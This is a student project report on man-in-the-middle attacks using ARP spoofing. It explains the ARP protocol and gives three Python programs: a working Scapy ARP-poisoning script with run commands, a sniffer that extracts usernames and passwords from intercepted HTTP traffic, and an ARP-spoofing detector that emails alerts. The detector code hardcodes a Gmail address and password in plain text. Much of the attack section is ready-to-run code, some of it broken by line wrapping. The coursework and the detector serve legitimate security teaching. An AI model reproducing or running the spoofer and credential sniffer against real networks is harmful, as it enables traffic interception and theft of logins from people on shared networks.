

Man in the Middle Attack using ARP Spoofing

PROJECT REPORT

Network Information Security (ITE4001)

Slot: B2+TB2

Submitted in partial fulfillment for the award of the degree of
B. Tech in Information Technology

By

NAME	REG.NO
1. Reshabh Kumar Jain	17BIT0048
2. Satin Jain	17BIT0113
3. Aradhya Mathur	17BIT0146

Under the guidance of
Prof. Shantharajah S P



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

JUNE 2020

Abstract


A man-in-the-middle (MITM) attack is one of the most dangerous and effective attacks that you can carry out in a network. You can only perform it once you're connected to the network.

MITM attack works using a technique called ARP spoofing. This is done by exploiting the two security issues. You can just send a response without the device asking who the router is. You can simply tell the device that you're the router, and because the devices trust anyone, they will trust you and start sending packets instead of sending the packets to the router. We can sniff out the packets sent from the target via sniffer and can detect the MAC address of the attacker and the time of attack using detector which can even send an email to the target that he is being attacked.

Overview

1. Man in the middle attacks

These are attacks that we can launch only if we are able to intercept the communication between two devices. Hence the name man in the middle attacks. So a normal communication would look like this where the device is directly communicating with the entity that they want to communicate with in a man in the middle attack. The hacker would be able to place themselves in the middle of the connection allowing them to intercept and see anything that is being transferred between the two devices. Now there are a number of ways to achieve this. The first method that will cover in this course is using an ARP spoofing attack. ARP spoofing allows us to redirect the flow of packets. So instead of it flowing as shown in this diagram it would flow through our own computer. So any requests sent and any responses received by the target computer will have to flow through the hacker computer. This means that any messages, any websites and images and usernames and passwords and entered by the target will have to flow through our computer. This allows me to read this information, modify it or drop it. So as we can see this is a very serious and very powerful attack. And the reason why it is possible is because ARP is not very secure.




2. ARP

ARP is a protocol that associates a given IP address with the link layer address of the relevant physical machine. Since IPv4 is still the most commonly used internet protocol, ARP

generally bridges the gap between 32-bit IPv4 addresses and 48-bit MAC addresses. It works in both directions.

The relationship between a given MAC address and its IP address is kept in a table known as the ARP cache. When a packet heading towards a host on a LAN gets to the gateway, the gateway uses ARP to associate the MAC or physical host address with its correlating IP address.

The host then searches through its ARP cache. If it locates the corresponding address, the address is used to convert the format and packet length. If the right address isn't found, ARP will send out a request packet that asks other machines on the local network if they know the correct address. If a machine replies with the address, the ARP cache is updated with it in case there are any future requests from the same source.




3. ARP Spoofing

ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is connected to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address. ARP spoofing can enable malicious parties to intercept, modify or even stop data in-transit. ARP spoofing attacks can only occur on local area networks that utilize the Address Resolution Protocol.

The attack works as follows:

- The attacker must have access to the network. They scan the network to determine the IP addresses of at least two devices—let's say these are a workstation and a router.
- The attacker uses a spoofing tool, such as Arpspoof or Driftnet, to send out forged ARP responses.
- The forged responses advertise that the correct MAC address for both IP addresses, belonging to the router and workstation, is the attacker's MAC address. This fools both router and workstation to connect to the attacker's machine, instead of to each other.
- The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.
- The attacker is now secretly in the middle of all communications.



4. ARP Detector

The Address Resolution Protocol (ARP) due to its statelessness and lack of an authentication mechanism for verifying the identity of the sender has a long history of being prone to spoofing attacks. ARP spoofing is sometimes the starting point for more sophisticated LAN attacks like denial of service, man in the middle and session hijacking. The current methods of detection use a passive approach, monitoring the ARP traffic and looking for inconsistencies in the Ethernet to IP address mapping. That is exactly what we did in our project. When the system was attacked by means of man-in-the-middle attack by running the detector.py file we can check whether the packets went through or not. It will show us whether we are under attack or not.

```
Administrator: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Users\Reshabh\arp

C:\Users\Reshabh\arp>python3 detector.py
# =====
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
[+] you are under attack!
```

We also made the detector able to send an E-mail to the user who is being attacked with the MAC address of the attacker and the time when the attack happens. We have to implement a SMTP server for sending the mail but it is working.

Tech Stack

Python

Python is an interpreted, high-level, general-purpose programming language. Python is dynamically typed and garbage-collected. It supports multiple programming paradigms, including procedural, object-oriented, and functional programming. Python is often described as a "batteries included" language due to its comprehensive standard library.



Libraries

1. ARP Spoofer

ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic. Often the attack is used as an opening for other attacks, such as denial of service, man in the middle, or session hijacking attacks. The attack can only be used on networks that use ARP, and requires attacker have direct access to the local network segment to be attacked.

2. Packet Sniffer

A packet analyzer (also known as a packet sniffer) is a computer program or piece of computer hardware (such as a packet capture appliance) that can intercept and log traffic that passes over a digital network or part of a network. Packet capture is the process of intercepting and logging traffic. As data streams flow across the network, the sniffer captures each packet and, if needed, decodes the packet's raw data, showing the values of various fields in the packet, and analyzes its content according to the appropriate RFC or other specifications. A packet analyzer used for intercepting traffic on wireless networks is known as a wireless analyzer or WiFi analyzer. A packet analyzer can also be referred to as a network analyzer or protocol analyzer though these terms also have other meanings.

3. Scapy

Scapy is a packet manipulation tool for computer networks, originally written in Python by Philippe Biondi. It can forge or decode packets, send them on the wire, capture them, and match requests and replies. It can also handle tasks like scanning, tracerouting, probing, unit tests, attacks, and network discovery. Scapy provides a Python interface into libpcap or native

raw sockets, in a similar way to that in which Wireshark provides a view and capture GUI. It differs by supporting packet injection, custom packet formats and scripting. While it is a command-line only tool, it can still interface with a number of other programs to provide visualisation including Wireshark, GnuPlot for providing graphs, graphviz or VPython for interactive displaying, etc.

Codes:

ARP_Spoofing.py

```
import scapy.all as scapy
import time
import argparse
from termcolor import colored
import os

class ArpSpoof():
    def __init__(self):
        self.no_packets=0
        self.about()
        self.script_desc()

    def arguman_al(self):
        parser =
        argparse.ArgumentParser(prog=self.program,formatter_class=argparse.RawTextHelpFormatt
        er)

        parser.add_argument("--hedef",dest="hedefIP",help="Target IP address")
        parser.add_argument("--gateway",dest="gatewayIP",help="Gateway IP
        address")

        options=parser.parse_args()
        if not options.hedefIP:
            parser.error('[-] Please set a target ip')
        elif not options.gatewayIP:
            parser.error("[-] Please enter gateway ")
        else:
            return options

    def mac_bul(self,ip):
        arp_istek=scapy.ARP(pdst=ip)
        broadcast=scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_request_broadcast=broadcast/arp_istek
        answered_list=scapy.srp(arp_request_broadcast,timeout=1,verbose=False)[0]
        return answered_list[0][1].hwsrc

    def spoof(self,hedef_ip,gateway_ip):
        hedef_mac=self.mac_bul(hedef_ip)
```

```

        paket=scapy.ARP(op=2,pdst=hedef_ip,hwdst=hedef_mac,psrc=gateway_ip)
        scapy.send(paket,verbose=False)

    def send_packet(self,hedefIP,gatewayIP):
        while True:
            self.spoof(hedefIP, gatewayIP)
            self.spoof(gatewayIP, hedefIP)
            self.no_packets += 2
            print(colored("\r[+] number of packages sent:" +
str(self.no_packets),"green"),end="")
            time.sleep(3)

    def restore(self,hedef_ip,gateway_ip):
        hedef_mac=self.mac_bul(hedef_ip)
        gateway_mac=self.mac_bul(gateway_ip)

        paket=scapy.ARP(op=2,pdst=hedef_ip,hwdst=hedef_mac,psrc=gateway_ip,hwsrc=gat
        eway_mac)
        scapy.send(paket,verbose=False,count=4)

    def ip_forward(self,value):
        if value==1:
            os.system('echo 1 > /proc/sys/net/ipv4/ip_forward')
        elif value==2:
            os.system('echo 0 > /proc/sys/net/ipv4/ip_forward')

    def script_desc(self):
        self.program = "arp_spoof"

    def about(self):
        print(colored("# =====", "green"))

    def keyboardinterrupt_message(self):
        print(colored("\n[-] CTRL+C Please wait ...","red"))

try:
    arpSpoof=ArpSpoof()
    arpSpoof.ip_forward(1)
    options =arpSpoof.arguman_al()
    arpSpoof.send_packet(options.hedefIP, options.gatewayIP)
except KeyboardInterrupt:
    arpSpoof.keyboardinterrupt_message()
    arpSpoof.ip_forward(0)
    arpSpoof.restore(options.hedefIP,options.gatewayIP)

```

Packet_sniffer.py

```
import argparse
from termcolor import colored
import sys
try:
    import scapy.all as scapy
except KeyboardInterrupt:
    print(colored("\n[-] CTRL+C printed ... ", "red"))
    sys.exit()
import scapy_http.http as http

class Sniffer():
    def __init__(self):
        self.about()
        self.script_desc()

    def arguman_al(self):
        parser =
        argparse.ArgumentParser(prog=self.program,formatter_class=argparse.RawTextHelpFormatt
er)

        parser.add_argument("--interface",dest="interface",help="Interface selection")
        options=parser.parse_args()
        if not options.interface:
            parser.error('[-] Please specify an interface')
        else:
            return options.interface

    def sniff(self,interface):
        scapy.sniff(iface=interface,store=False,prn=self.process_sniffed_packet)

    def get_url(self,paket):
        return paket[http.HTTPRequest].Host+paket[http.HTTPRequest].Path

    def get_login_info(self,paket):
        if paket.haslayer(scapy.Raw):
            try:
                load = (paket[scapy.Raw].load).decode("utf-8")
                keywords = ["username", "user", "pass", "password", "digits",
"ad", "login", "user", "word", "session_key", "session_password", "log", "pwd"]
                for keyword in keywords:
                    if keyword in load:
                        return load
            except UnicodeDecodeError:
                pass

    def process_sniffed_packet(self,paket):
        if paket.haslayer(http.HTTPRequest):
            url=self.get_url(paket)
```



```

        print("[+] HTTP Request >> "+url.decode("utf-8"))
        login_info=self.get_login_info(paket)
        if login_info:
            print("\n\n[+] Possible username / Password >
"+str(login_info)+"\n\n")

    def script_desc(self):
        self.program = "packet_sniffer"

    def about(self):
        print(colored("# =====", "green"))

try:
    sniffer=Sniffer()
    sniffer.sniff(sniffer.arguman_al())
except KeyboardInterrupt:
    sys.exit()

```

Detector.py

```

try:
    import scapy.all as scapy
except KeyboardInterrupt:
    print("[-] CTRL+C.")
    exit()
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
import datetime
import time

class Detector():
    def __init__(self, email, password, to_email):
        self.about()
        self.email = email
        self.password = password
        self.to_email = to_email
        self.host = "smtp.gmail.com"
        self.port = 587

    def mac_bul(self, ip):
        arp_claim = scapy.ARP(pdst=ip)
        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_claim_broadcast = broadcast / arp_claim
        cevap = scapy.srp(arp_claim_broadcast, timeout=1, verbose=False)[0]
        return cevap[0][1].hwsrc

    def sniff(self, interface=""):

```

```

try:
    if interface == "":
        print("[-] Please specify an interface!")
    else:
        scapy.sniff(iface=interface, store=False, prn=self.sniffed_packet)
except (OSError, ValueError):
    print("[-] There is no such interface.")

def sniffed_packet(self, paket):
    if paket.haslayer(scapy.ARP) and paket[scapy.ARP].op == 2:
        try:
            gercek_mac = self.mac_bul(paket[scapy.ARP].psrc)
            paket_mac = paket[scapy.ARP].hwsrc
            if paket_mac != gercek_mac:
                print("[+] you are under attack!")
                history = datetime.datetime.now()
                if history.second == 00:
                    self.mailGonder(paket_mac, history)
                    time.sleep(1)
        except IndexError:
            pass

def uyari(self, mac_adresi, history):
    mail = MIMEMultipart()
    history = history.strftime("%d-%m-%Y %H:%M:%S")
    mail["Subject"] = "You're Under Attack ~ " + history
    mail["From"] = self.email
    mesaj = ""
    <html>
    <head>
        <title>An Attack attempt !!!</title>
    </head>
    <body>
        <h1 align="center">An Attack attempt!!!</h1>
        <p style="font-size:16px;" ><b style="color:lime;background:black"> {mac }
    </b></h3> mac address <b style="color:lime;background:black;"> {history} </b> on your
computer <span style="text-decoration: underline;">ARP Spoofing attack</span> was
conducted. </p>
        <br>
    </body >
    </html>
    """.format(mac=mac_adresi, history=history)
    part = MIMEText(mesaj, "html")
    mail.attach(part)
    return mail.as_string()

def mailGonder(self, mac,history):
    try:
        self.server = smtplib.SMTP(self.host, self.port)
        self.server.ehlo()

```

```


        self.server.starttls()
        self.server.ehlo()
        self.server.login(self.email, self.password)
        self.server.sendmail(self.email, self.to_email, self.uyari(mac,history))
        self.server.quit()
    except smtplib.SMTPException:
        print("[-] Sending Mail error!")
    except smtplib.SMTPServerDisconnected:
        print("[-] SMTP Server Disconnected!")
    except smtplib.SMTPConnectError:
        print("[-] SMTP Connection error!")

def about(self):
    print("# =====")

try:
    from_email="coolpix123.coolpix123@gmail.com"
    from_password="coolpix123"
    to_email="coolpix123.coolpix123@gmail.com"
    interface="Wi-Fi"
    detector = Detector(from_email,from_password,to_email)
    detector.sniff(interface)
except KeyboardInterrupt:
    print("[-] CTRL+C.")
    exit()

```

Screenshots



The first screenshot shows a command prompt where the user runs `python3 arp_spoof.py --hedef 192.168.43.59 --gateway 192.168.43.1`. The output shows an error: `IndexError: list index out of range`. The second screenshot shows the user running `python3 detector.py`, which outputs a series of `[+] you are under attack!` messages. The third screenshot shows a command prompt with a list of HTTP requests to various Weevil.info URLs.

Attacking


`python3 arp_spoof.py --hedef 192.168.43.59 --gateway 192.168.43.1`(defining the router gateway and host ip)

- We run the `arp_spoof.py` file on a command line box and it will start sending packets to the target


`python3 packet_sniffer.py --interface Wi-Fi` (defining the interface via which the host and target are connected)

- The `packet_sniffer.py` file will connect to the target with the interface that we provide. If the network is there it will connect it and will create a log file which will start sending us logs on which the target is working on.


The `detector.py` will check whether the target is successfully receiving packets and sending us back its own packets thinking us as the router. If successful will tell the target whether he is under attack or not. It will also send an email to the specified email id about the MAC address of the attacker and the time when the attack happened.




Spoofing sending packets to the target user



Target user view (Showing his login attempt)



The website the target user surfed



On the left is the attacking system while on the right is the target user.